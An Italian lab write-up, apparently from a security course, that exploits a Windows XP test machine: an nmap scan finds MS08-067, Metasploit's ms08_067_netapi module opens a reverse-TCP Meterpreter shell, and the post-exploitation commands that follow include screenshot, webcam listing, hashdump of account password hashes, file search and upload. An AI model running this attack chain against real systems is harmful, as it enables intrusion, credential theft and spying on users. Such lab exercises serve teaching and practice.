

# HACKING WINDOWS XP

Trovo la vulnerabilità:

```
(kali@kali)-[~]
$ nmap --script vuln 192.168.1.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 09:29 EST
Nmap scan report for 192.168.1.200
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms08-067: ERROR: Script execution failed (use -d to debug)
|_ smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|     The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|     Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|     code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
Nmap done: 1 IP address (1 host up) scanned in 56.50 seconds
```

Attivo **msfconsole** e cerco exploit per la **vulnerabilità ms08-067**:

```
[*] metasploit v6.2.26-dev
+ -- --[ 2264 exploits - 1189 auxiliary - 404 post ]
+ -- --[ 951 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
```

Utilizzo l’exploit trovato, controllo le opzioni e configuro l’ip della macchina vittima **192.168.1.200**:

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
-      -
RHOSTS    445              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic Targeting

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
```

Attivo l'exploit e verifico sia andato a buon fine con ifconfig:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1032) at 2023-03-08 08:41:11 -0500


meterpreter > ifconfig

Interface 1
-----
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
-----
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:de:b9:2b
MTU        : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0
```

COMANDO: **screenshot**

```
meterpreter > screenshot
Screenshot saved to: /home/kali/EBymvwaa.jpeg
```



COMANDO: **webcam\_list**

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```

COMANDO: **hashdump**

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
```

COMANDO: **sysinfo**

```
meterpreter > sysinfo
Computer      : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

COMANDO: **search -f \*.txt**

```
meterpreter > search -f *.txt
Found 23 results ...
```

Path	Size (bytes)	Modified (UTC)
c:\Documents and Settings\Default User\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt	141	2022-07-15 09:06:14 -0400
c:\Documents and Settings\Epicode_user\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt	10978	2022-07-15 09:22:42 -0400
c:\Programmi\Movie Maker\Shared\Empty.txt	18	2008-04-14 08:00:00 -0400
c:\Programmi\Movie Maker\Shared\Profiles\Blank.txt	21	2008-04-14 08:00:00 -0400
c:\Programmi\Outlook Express\msoe.txt	137	2008-04-14 08:00:00 -0400
c:\System Volume Information\restore{6222362B-283B-4553-8525-7CC8D2E65E42}\RP2\snapshot\domain.txt	42	2023-03-08 08:52:19 -0500
c:\System Volume Information\restore{6222362B-283B-4553-8525-7CC8D2E65E42}\drivetable.txt	132	2023-03-08 08:52:19 -0500
c:\WINDOWS\Help\Tours\mmTour\intro.txt	955	2008-04-14 08:00:00 -0400
c:\WINDOWS\Help\Tours\mmTour\nav.txt	497	2008-04-14 08:00:00 -0400
c:\WINDOWS\Help\Tours\mmTour\segment1.txt	935	2008-04-14 08:00:00 -0400
c:\WINDOWS\Help\Tours\mmTour\segment2.txt	899	2008-04-14 08:00:00 -0400
c:\WINDOWS\Help\Tours\mmTour\segment3.txt	814	2008-04-14 08:00:00 -0400
c:\WINDOWS\Help\Tours\mmTour\segment4.txt	727	2008-04-14 08:00:00 -0400
c:\WINDOWS\Help\Tours\mmTour\segment5.txt	929	2008-04-14 08:00:00 -0400
c:\WINDOWS\OEMABLog.txt	829	2022-07-15 09:22:40 -0400
c:\WINDOWS\SchedLgU.Txt	1628	2022-07-15 09:34:55 -0400
c:\WINDOWS\setuplog.txt	683675	2022-07-15 09:22:37 -0400
c:\WINDOWS\system32\CatRoot2\dberr.txt	2386	2022-07-15 11:00:02 -0400
c:\WINDOWS\system32\Restore\MachineGuid.txt	78	2022-07-15 09:08:35 -0400
c:\WINDOWS\system32\config\systemprofile\Dati applicazioni\Microsoft\Internet Explorer\brndlog.txt	141	2022-07-15 09:06:14 -0400
c:\WINDOWS\system32\drivers\gmreadme.txt	646	2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\eula.txt	29986	2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\h323log.txt	0	2022-07-15 11:05:12 -0400

COMANDO: **upload**

```
meterpreter > upload /home/kali/Desktop/attacco.txt C:\WINDOWS
[*] uploading   : /home/kali/Desktop/attacco.txt → C:\WINDOWS
[*] Uploaded 23.00 B of 23.00 B (100.0%): /home/kali/Desktop/attacco.txt → C:\WINDOWS
[*] uploaded    : /home/kali/Desktop/attacco.txt → C:\WINDOWS
```

